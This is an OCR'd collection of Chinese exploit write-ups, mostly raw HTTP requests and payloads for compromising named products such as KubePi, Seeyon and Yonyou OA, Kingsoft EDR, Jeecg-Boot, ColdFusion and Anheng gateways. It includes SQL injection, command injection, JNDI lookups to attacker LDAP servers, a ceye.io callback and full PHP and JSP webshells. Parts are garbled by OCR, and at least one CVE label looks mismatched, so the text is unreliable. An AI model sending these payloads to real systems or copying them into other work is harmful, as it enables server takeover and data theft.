
漏洞复现

登陆页面



墨渊安全团队

```
POST /kubepi/api/v/users HTTP/.
Host: {{Hostname}}
User-Agent: Mozilla/.(Windows NT .; Win; x) AppleWebKit/.
(KHTML, like Gecko) Chrome/...Safari/.
accept: application/json
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJhbGciOiJIUzINiIsInRcCIIkpXVCJ.eyJuYWlIjoiYWRtaWiLCJuaWNrTmFtZSIIkFkbW
luaXNcmFbIiLCJlbWFpbCIInNcHBvcnRAZmlMmNsbVkLmNvbSIsImxhbmdYWdlIjoiemgtQ
iLCJyZXNvdXJjZVBlcmpcNpbzIjpfSwiaXNBZGpbmlzdHJhdGyIjpcnVlLCJtZmEiOnsi
ZWhYmxlIjpmYWxzZSwicVjcmVIjoiIiwiYXBwcmZWQiOmZhbHNlfX.XxQmyfq_jyeYvrjqsO
ZBBGoSkfLONvbKCEQjld

{
"authenticate": {
"password": "{{randstr}}"
},
"email": "{{randstr}}@qq.com",
"isAdmin": true,
"mfa": {
"enable": false
},
"name": "{{randstr}}",
"nickName": "{{randstr}}",
"roles": [
"Supper User"
]
}
```



禅道 16.5 router.class.php SQL注入漏洞:

```
POST /user-login.html
account=admin%27+and+%28select+extractvalue%281%2Cconcat%280x7e%2C%28select+user%28%29%29%2C0x7e%29%29%29%23
```

金山EDR RCE漏洞:

开启日志 /Console/inter/handler/change_white_list_cmd.php id参数

```
POST /inter/ajax.php?cmd=get_user_login_cmd HTTP/1.1
Host: 192.168.24.3:6868
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/114.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 131
Origin: http://192.168.24.3:6868
Connection: close
Referer: http://192.168.24.3:6868/settings/system/user.php?m1=7&m2=0

{"change_white_list_cmd":{"ip":"{BD435CCE-3F91EC}","name":"3AF264D9-AE5A","id":"111;set//global//general_log=on;","type":"0"}}
```

设置日志php文件

```
POST /inter/ajax.php?cmd=get_user_login_cmd HTTP/1.1
Host: 192.168.24.3:6868
Content-Length: 195
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/114.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.24.3:6868
Referer: http://192.168.24.3:6868/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: SKYLARa0aedxe9e785feabxae789c6e03d=tf2xbucirlmkuqsxpg4bqaq0snb7
Connection: close

{"change_white_list_cmd":{"ip":"{BD435CCE-3F91EC}","name":"3AF264D9-
AE5A","id":"111;set//global//general_log_file=0x2e2e2f2e2e2f436f6e736f6c652f6368656
36b5f6c6f67696e322e706870;","type":"0"}}
此处为语雀加密文本卡片，点击链接查看：
https://www.yuque.com/moyuansrc/npgiwy/mb1gbgaizk13fz8e#eDxcw
```

写入php代码

```
POST /inter/ajax.php?cmd=settings_distribute_cmd HTTP/1.1
Host: 192.168.24.3:6868
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
Firefox/114.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 222
Origin: http://192.168.24.3:6868
Connection: close
Referer: http://192.168.24.3:6868/index.php
{"settings_distribute_cmd":{"userSession":"{BD435CCE-3F91-E1AA-3844-
76A49EE862EB}","mode_id":"3AF264D9-AE5A-86F0-6882-DD7F56827017","settings":"3AF264D9-
AE5A-86F0-6882-DD7F56827017_0","SC_list":{"a":"<?php phpinfo();?>"}}}
```

最后get请求rce：

```
http://192.168.24.3:6868/check_login2.php
```

金和OA C6-GetSglData.aspx SQL注入漏洞

```
POST /c6/Contro/GetSglData.aspx/.ashx
Host: ip.port
User-Agent: Mozillal5.0 (Windows NT 5.1) AppleWebkit/537.36(KHTML,  like Gecko) Chrome/35.0.2117.157 Safari/537 36
Connection: close
Content-Length.189
Content-Type. text/plain
Accept-Encoding: gzip
exec master..xp cmdshell 'ipconfig'
```

Panabit iXCache网关RCE漏洞CVE-2023-38646

```
POST /cgi-bin/Maintain/date_config HTTP/1.1
Host: 127.0.0.1:8443
Cookie: pauser_9667402_260=paonline_admin_44432_9663; pauser_9661348_661=paonline_admin_61912_96631
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 107

ntpserver=0.0.0.0%3Bwhoami&year=2000&month=08&day=15&hour=11&minute=34&second=53&ifname=fxp1
```

致远OA任意管理员登录

```
POST /seeyon/thirdpartyController.do HTTP/1.1

method=access&enc=TT5uZnR0YmhmL21qb2wvZXBkL2dwbWVmcy9wcWZvJ04%2BLjgzODQxNDMxMjQzNDU4NTkyNzknVT4zNjk0NzI5NDo3MjU4&clientPath=127.0.0.1
```

明源ERP存在SQL时间盲注

漏洞描述：明源地产ERP系统具有丰富的房地产行业经验和定制化功能,可以适应不同企业的需求。该系统存在sql注 入漏洞，可获取服务器权限

```
relative: req0 && req1
session: false
requests:
- method: GET
timeout: 13
path: /cgztbweb/VisitorWeb/VistorWeb_XMLHTTP.aspx?ParentCode=1';WAITFOR%20DELAT%20'0:0:5'--&ywtype=GETParentProjectName
headers:
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.2786.81 Safari/537.36
follow_redirects: true
matches: (time.gt("5")) && time.lt("10")
- method: GET
timeout: 10
path: /cgztbweb/VisitorWeb/VistorWeb_XMLHTTP.aspx?ParentCode=1';WAITFOR%20DELAT%20'0:0:0'--&ywtype=GETParentProjectName
headers:
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.2786.81 Safari/537.36
follow_redirects: true
matches: time.lt("5")

```

致远OA_V8.1SP2文件上传漏洞

```
POST
/seeyon/ajax.do?
method=ajaxAction&managerName=formulaManager&managerMethod=saveFormula4C1loud
 HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36
Accept: */*
Referer:
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=5C25EFEF65A2B6A4C12848B88EA60639; loginPageURL=
Content-Type: multipart/form-data;
boundary=59229605f98b8cf290a7b8908b34616b
Accept-Encoding: gzip
Connection: close
Content-Length: 208

arguments=
{"formulaName":"test","formulaAlias":"safe_pre","formulaType":"2","formulaExpression":""
,"sample":"木马"}
```

致远 OA A8 htmlofficeservlet getshell 漏洞

致远 OA 协同管理软件无需登录 getshell

poc

https://github.com/Ares-X/VulWiki/blob/262bbf7e127939cbcdd6bf176678be520d948334/Web%E5%AE%89%E5%85%A8/%E8%87%B4%E8%BF%9Coa/%E8%87%B4%E8%BF%9C%20OA%20A8%20htmlofficeservlet%20getshell%20%E6%BC%8F%E6%B4%9E.md

```
from sys import argv

letters = "gx74KW1roM9qwzPFVOBLSlYaeyncdNbI=JfUCQRHtj2+Z05vshXi3GAEuT/m8Dpk6"

def base64_encode(input_str):
```

```
    str_ascii_list = ['{:0>8}'.format(str(bin(ord(i))).replace('0b', ''))
                      for i in input_str]
    output_str = ''
    equal_num = 0
    while str_ascii_list:
        temp_list = str_ascii_list[:3]
        if len(temp_list) != 3:
            while len(temp_list) < 3:
                equal_num += 1
                temp_list += ['0' * 8]
        temp_str = ''.join(temp_list)
        temp_str_list = [temp_str[x:x + 6] for x in [0, 6, 12, 18]]
        temp_str_list = [int(x, 2) for x in temp_str_list]
        if equal_num:
            temp_str_list = temp_str_list[0:4 - equal_num]
        output_str += ''.join([letters[x] for x in temp_str_list])
        str_ascii_list = str_ascii_list[3:]
    output_str = output_str + '=' * equal_num
    return output_str

def base64_decode(input_str):
    str_ascii_list = ['{:0>6}'.format(str(bin(letters.index(i))).replace('0b', ''))
                      for i in input_str if i != '=']
    output_str = ''
    equal_num = input_str.count('=')
    while str_ascii_list:
        temp_list = str_ascii_list[:4]
        temp_str = ''.join(temp_list)
        if len(temp_str) % 8 != 0:
            temp_str = temp_str[0:-1 * equal_num * 2]
        temp_str_list = [temp_str[x:x + 8] for x in [0, 8, 16]]
        temp_str_list = [int(x, 2) for x in temp_str_list if x]
        output_str += ''.join([chr(x) for x in temp_str_list])
        str_ascii_list = str_ascii_list[4:]
    return output_str

if __name__ == "__main__":
    if len(argv) == 2:
        print(base64_decode(argv[1]))
    elif len(argv) == 3:
        if argv[1] == '-d':
            print(base64_decode(argv[2]))
        else:
            print(base64_encode(argv[2]))
    else:
        print("Seeyon OA /seeyon/htmlofficeservlet param encode/decode")
        print("Usage:")
        print("python %s encoded_str" % argv[0])t
        print("python %s -d encoded_str" % argv[0])
        print("python %s -e raw_str" % argv[0])
```

--用友nc-cloudRCE

```
漏洞影响
NC63、NC633、NC65
NC Cloud1903、NC Cloud1909
NC Cloud2005、NC Cloud2105、NC Cloud2111
YonBIP高级版2207

先发送数据包，返回200

POST /uapjs/jsinvoke/?action=invoke HTTP/1.1
Host: 127.0.0.1:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cookiets=168170496; JSESSIONID=33A343770FF.server
If-None-Match: W/"1571-1589211696000"
If-Modified-Since: Mon, 11 May 2020 15:41:36 GMT
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 249

{"serviceName":"nc.itf.iufo.IBaseSPService","methodName":"saveXStreamConfig","parameterTypes":["java.lang.Object","java.lang.String"],"parameters":["${param.getClass().forName(param.error).newInstance().eval(param.cmd)}","webapps/nc_web/404.jsp"]}

再发送数据包执行命令，返回命令执行结果

POST /404.jsp?error=bsh.Interpreter HTTP/1.1
Host: 127.0.0.1:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cookiets=1681785232226; JSESSIONID=334D3ED07A343770FF.server
If-None-Match: W/"1571-1589211696000"
If-Modified-Since: Mon, 11 May 2020 15:41:36 GMT
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 104

```

```
cmd=org.apache.commons.io.IOUtils.toString(Runtime.getRuntime().exec("ping 8.8.8.8").getInputStream())
```

用友 NC Cloud jsinvoke 任意文件上传漏洞

漏洞描述

用友 NC Cloud jsinvoke 接口存在任意文件上传漏洞，攻击者通过漏洞可以上传任意文件至服务器中，获取系统权限

```
app="用友-NC-Cloud"
```

影响版本

```
NC63、NC633、NC65NC Cloud1903、NC Cloud1909NC Cloud2005、NC Cloud2105、NC Cloud2111
```

POC1

```
POST /uapjs/jsinvoke/?action=invoke
Content-Type: application/json

{
  "serviceName": "nc.itf.iufo.IBaseSPService",
  "methodName": "saveXStreamConfig",
  "parameterTypes": [
    "java.lang.Object",
    "java.lang.String"
  ],
  "parameters": [
    "${param.getClass().forName(param.error).newInstance().eval(param.cmd)}",
    "webapps/nc_web/407.jsp"
  ]
}
```

POC2

```
POST /uapjs/jsinvoke/?action=invoke HTTP/1.1
Host:
Connection: Keep-Alive
Content-Length: 253
Content-Type: application/x-www-form-urlencoded

{
  "serviceName": "nc.itf.iufo.IBaseSPService",
  "methodName": "saveXStreamConfig",
  "parameterTypes": [
    "java.lang.Object",
    "java.lang.String"
  ],
  "parameters": [

"${''.getClass().forName('javax.naming.InitialContext').newInstance().lookup('ldap://VPS
ip:1389/TomcatBypass/TomcatEcho')}",
    "webapps/nc_web/301.jsp"
  ]
}
```

POC3

```
POST /uapjs/jsinvoke/?action=invoke HTTP/1.1
Host: 192.168.0.11:8089
Content-Length: 249
Accept: */*

{"serviceName":"nc.itf.iufo.IBaseSPService","methodName":"saveXStreamConfig","parameterTy
pes":["java.lang.Object","java.lang.String"],"parameters":
["${param.getClass().forName(param.error).newInstance().eval(param.cmd)}","webapps/nc_web
/1ndex.jsp"]}
```

访问1ndex.jsp，命令执行成功！

```
https://192.168.0.11:8089/1ndex.jsp?error=bsh.Interpreter&cmd=org.apache.commons.io.IOUtils.toString(Runtime.getRuntime().exec(%22whoami%22).getInputStream())
```

```
GET /1ndex.jsp?error=bsh.Interpreter&cmd=org.apache.commons.io.IOUtils.toString(Runtime.getRuntime().exec(%22whoami%22).getInputStream()) HTTP/1.1
Host: 192.168.0.11:8089
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

--Jeecg-Boot Freemarker 模版注入漏洞

```
POST /jeecg-boot/jmreport/qurestSql HTTP/1.1
Host: xxx.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2088.112 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: /
Connection: close
Content-Type: application/json;charset=UTF-8
Content-Length: 129

{"apiSelectId":"1290104038414721025",
"id":"1"}


漏洞危害
1、如果被攻击者利用，可直接getshell;
2、如果被攻击者利用，可被用于内网信息收集，扫描目标内网主机;
3、如果被攻击者利用，可攻击运行在内网或本地的应用程序;
4、如果被攻击者利用，可被用作攻击跳板;
```

```
修复方法
Jeecg官方暂未修复该漏洞，无法通过升级JeecgBoot版本修复该漏洞，建议：
1、临时禁用Freemarker高危的代码执行类，如：freemarker.template.utility.Execute（ftl利用方式较多，请自行判断）
```

--远秋医学技能考试系统SQL注入

```
sqlmap -u "http://xxx.xxx.xxx.xxx/NewsDetailPage.aspx?key=news&id=7" -p id -batch
```

新开普智慧校园系统代码执行漏洞

```
漏洞详情
新开普智慧校园系统/service_transport/service.action接口处存在FreeMarker模板注入，攻击者可在未经身份认证的情况下，调用后台接口，构造恶意代码实现远程代码执行，最终可造成服务器失陷。

title="掌上校园服务管理平台"

路径存在则漏洞存在
http://xxx.com/service_transport/service.action
纯文本
poc没回显

POST /service_transport/service.action HTTP/1.1
Host: your-ip
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Cookie: JSESSIONID=6A13B163B0FA9A5F8FE53D4153AC13A4
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/114.0

{
        "command": "GetFZinfo",
        "UnitCode": "<#assign ex = \"freemarker.template.utility.Execute\"?
new()>${ex(\"cmd /c ping v0u26h.ceye.io\")}"
}


POST /service_transport/service.action HTTP/1.1
Host:
Accept: */*
Content-Type: application/json

{"command":"GetFZinfo","UnitCode":"<#assign ex =
\"freemarker.template.utility.Execute\"?new()>${ex(\"cmd /c echo Test >
./webapps/ROOT/Test.txt\")}"}
```

纯文本
写文件

```
POST /service_transport/service.action HTTP/1.1
Host: your-ip
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Cookie: JSESSIONID=6A13B163B0FA9A5F8FE53D4153AC13A4
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/114.0

{
        "command": "GetFZinfo",
        "UnitCode": "<#assign ex = \"freemarker.template.utility.Execute\"?
new()>${ex(\"cmd /c echo
PCUhCiAgICBjbGFzcyBVIGV4dGVuZHMgQ2xhc3NMb2FkZXIgewogICAgICAgIFUoQ2xhc3NMb2FkZXIgYykgewog
ICAgICAgICAgICBzdXBlcihjKTsKICAgICAgICB9CiAgICAgICAgcHVibGljIENsYXNzIGcoYnl0ZVtdIGIpIHsK
ICAgICAgICAgICAgcmV0dXJuIHN1cGVyLmRlZmluZUNsYXNzKGIsIDAsIGIubGVuZ3RoKTsKICAgICAgICB9CiAg
ICB9CiAKICAgIHB1YmxpYyBieXRlW10gYmFzZTY0RGVjb2RlKFN0cmluZyBzdHIpIHRocm93cyBFeGNlcHRpb24g
ewogICAgICAgIHRyeSB7CiAgICAgICAgICAgICAgICBDbGFzc0ID0gQ2xhc3MuZm9yTmFtZSgic3VuLm1pc2Mu
QkFTRTY0RGVjb2RlciIpOwogICAgICAgICAgICAgICAgcmV4gKGJ5dGVbXSkgY2xhenouZ2V0TWV0aG9kKCJkZWNv
ZGVCdWZmZXIiLCBTdHJpbmcuY2xhc3MpLmludm9rZShjbGF6ei5uZXdJbnN0YW5jZSgpLCBzdHIpOwogICAgICAg
IH0gY2F0Y2ggKEV4Y2VwdGlvbiBlKSB7CiAgICAgICAgICAgICAgICBlLmVudENsYXNzIGNsYXp6ID0gQ2xhc3MuZm9yTmFtZSgi
amF2YS51dGlsLkJhc2U2NCIpOwogICAgICAgICAgICAgICAgICBPYmplY3QgZGVjb2RlciA9IGNsYXp6LmdldE1ldGhvZCgi
Z2V0RGVjb2RlciIpLmludm9rZShudWxsKTsKICAgICAgICAgICAgICAgICAgcmV0dXJuIChieXRlW10pIGRlY29kZXIuZ2V0
Q2xhc3MoKS5nZXRNZXRob2QoImRlY29kZSIsIFN0cmluZy5jbGFzcykuaW52b2tlKGRlY29kZXIsIHN0cik7CiAg
ICAgICAgICAgICAgICAgfQogICAgICAgICAgICAgICAgfQolPgo8JQogICAgU3RyaW5nIGNscyA9IHJlcXVlc3QuZ2V0UGFyYW1ldGVyKCJwYXNzd2Qi
KTsKICAgICAgICAgICAgICAgIGlmIChjbHMgIT0gbnVsbCkgewogICAgICAgICAgICAgICAgICAgIG5ldyBVKHRoaXMuZ2V0Q2xhc3MoKS5nZXRDbGFzc0xv
YWRlcigpKS5nKGJhc2U2NERlY29kZSjhbHMpKS5uZXdJbnN0YW5jZSgpLmVxdWFscyhwYWdlQ29udGV4dCk7CiAg
ICAgICAgICAgICAgICAgIG5ldyBVKHRoaXMuZ2V0Q2xhc3MoKS5nZXRDbGFzc0xv
ICB9CiU+ >./webapps/ROOT/1.txt\")}"
}
```

纯文本
文件转换为jsp

```
POST /service_transport/service.action HTTP/1.1
Host: your-ip
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Cookie: JSESSIONID=6A13B163B0FA9A5F8FE53D4153AC13A4
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/114.0

{
        "command": "GetFZinfo",
        "UnitCode": "<#assign ex = \"freemarker.template.utility.Execute\"?
new()>${ex(\"cmd /c certutil -decode ./webapps/ROOT/1.txt ./webapps/ROOT/1.jsp\")}"
}
```

金山终端安全系统V9任意文件上传漏洞

```
POST /inter/software_relation.php HTTP/1.1
Host: 192.168.249.137:6868
Content-Length: 1557
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
Origin: http://192.168.249.137:6868
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryxRP5VjBKdqBrCixM
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.82 Safari/537.36 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,/
;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close ------WebKitFormBoundaryxRP5VjBKdqBrCixM
Content-Disposition: form-data; name="toolFileName" ../../datav.php ------
WebKitFormBoundaryxRP5VjBKdqBrCixM
Content-Disposition: form-data; name="toolDescri" ------
WebKitFormBoundaryxRP5VjBKdqBrCixM Content-Disposition: form-data; name="id" ------
WebKitFormBoundaryxRP5VjBKdqBrCixM
Content-Disposition: form-data; name="version" ------WebKitFormBoundaryxRP5VjBKdqBrCixM
Content-Disposition: form-data; name="sofe_typeof" ------
WebKitFormBoundaryxRP5VjBKdqBrCixM Content-Disposition: form-data; name="fileSize" -----
-WebKitFormBoundaryxRP5VjBKdqBrCixM Content-Disposition: form-data; name="param" ------
WebKitFormBoundaryxRP5VjBKdqBrCixM Content-Disposition: form-data; name="toolName" -----
-WebKitFormBoundaryxRP5VjBKdqBrCixM Content-Disposition: form-data; name="toolImage";
filename="3.php" Content-Type: image/png <?php @error_reporting(0); session_start();
$key="e45e329feb5d925b"; //rebeyond $_SESSION['k']=$key; session_write_close();
$post=file_get_contents("php://input"); if(!extension_loaded('openssl')) {
$t="base64_"."decode"; $post=$t($post.""); for($i=0;$i<strlen($post);$i++) { $post[$i] =
$post[$i]^$key[$i+1&15]; } } else { $post=openssl_decrypt($post, "AES128", $key); }
$arr=explode('|',$post); $func=$arr[0]; $params=$arr[1]; class C{public function
__invoke($p) {eval($p."");}} @call_user_func(new C(),$params); ?> ------
WebKitFormBoundaryxRP5VjBKdqBrCixM
```

Eramba任意代码执行漏洞 CVE-2023-36255

CVE-2023-36255

- *漏洞类型：**远程代码执行
- *影响：**接管服务器

- *简述：**Eramba存在远程代码执行漏洞，允许经过身份验证的用户执行任意代码。

```
影响版本: Enterprise and Community edition <= 3.19.1

GET /settings/download-test-pdf?path=ip%20a; HTTP/1.1
Host: [redacted]
Cookie: translation=1;
csrfToken=1l2rXXwj1D1hVyVRH%2B1g%2BzIzYTA3OGFiNWRjZWVmODQ1OTU1NWEyODM2MzIwZTZkZTVlNmU1Yj
Y%3D; PHPSESSID=14j6sfroe6t2g1mh71g2a1vjg8
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://[redacted]/settings
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

HTTP/1.1 500 Internal Server Error
Date: Fri, 31 Mar 2023 12:37:55 GMT
Server: Apache/2.4.41 (Ubuntu)
Access-Control-Allow-Origin: *
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Disposition: attachment; filename="test.pdf"
X-DEBUGKIT-ID: d383f6d4-6680-4db0-b574-fe789abc1718
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 2033469

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8"/> <meta name="viewport" content="width=device-width, initial-
scale=1.0">
<title>
Error: The exit status code '127' says something went wrong:
stderr: &quot;sh: 1: --dpi: not found
&quot;
stdout: &quot;1: lo: &lt;LOOPBACK,UP,LOWER_UP&gt; mtu 65536 qdisc noqueue state UNKNOWN
group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
```

```
2: ens33: &lt;BROADCAST,MULTICAST,UP,LOWER_UP&gt; mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether [redacted] brd ff:ff:ff:ff:ff:ff
    inet [redacted] brd [redacted] scope global ens33
       valid_lft forever preferred_lft forever
    inet6 [redacted] scope link
       valid_lft forever preferred_lft forever
&quot;
command: ip a; --dpi '90' --lowquality --margin-bottom '0' --margin-left '0' --margin-right '0' --margin-top '0' --orientation 'Landscape' --javascript-delay '1000' '/tmp/knp_snappy6426d4231040e1.91046751.html' '/tmp/knp_snappy6426d423104587.46971034.pdf'. </title>

[...]
```

Adobe ColdFusion 反序列化漏洞CVE-2023-29300

```
POST /CFIDE/adminapi/base.cfc?method= HTTP/1.1
Host: 1.2.3.4:1234
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 400
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
cmd: id

argumentCollection=
<wddxPacket version='1.0'>
    <header/>
    <data>
        <struct type='xcom.sun.rowset.JdbcRowSetImplx'>
            <var name='dataSourceName'>
                <string>ldap://xxx.xxx.xxx:1234/Basic/TomcatEcho</string>
            </var>
            <var name='autoCommit'>
                <boolean value='true'/>
            </var>
        </struct>
    </data>
</wddxPacket>
```

大华车载系统任意文件上传漏洞POC

```
POST /vehicleServer/carDev/icon/import/1?iconType=1 HTTP/1.1
Host: ip:port
Accept: */*
Accept-Encoding: gzip,  deflate,  br
Content-Length: 872
Content-Type: multipart/form-data; boundary=----63766573e5aegeegaa8cesaea4
User-Agent: Mozilla/5.0 (Windows NT 6.2: Win64: X64) Applewebkit/537.36 (KHTML, like Gecko) QtwebEngine/5.9.1 Chrome/56.0.2924.122 Safari/537.36
------63766573e5aegeegaa8cesaea4
Content-Disposition: form-data; name="file"; filename="test.jsp"
Content-ype: image/png
GIF89a
<%isp 马%>
------63766573e5ae9ee9aa8ce5aea4
```

获取路径:

```
GET /vehicleServer/carDev/icon/getIconList?nowTime=164605907220
```

安恒明御安全网关rce

```
GET /webui/?g=aaa_portal_auth_local_submit&bkg_flag=0&$type=1&suffix=1|echo+"<%3fphp+eval(\$_POST[\"a\"]);?>"+>+.xxx.php HTTP/1.1
Host: xxx
Cookie: USGSESSID=495b895ddd42b82cd89a29f241825081
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10 16 0) Applewebkit/537.36 (KHTML likeGecko) Chrome/78.0.3994.108 Safari/537.36
Sec-Fetch-User: ?1
Accept: text/html,application/xhtml+xml,application/xml;g=0.9,image/webp,image/apng,*/*;g=0.8,application/signed-exchange;v=b3
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Accept-Encoding: gzip,  deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

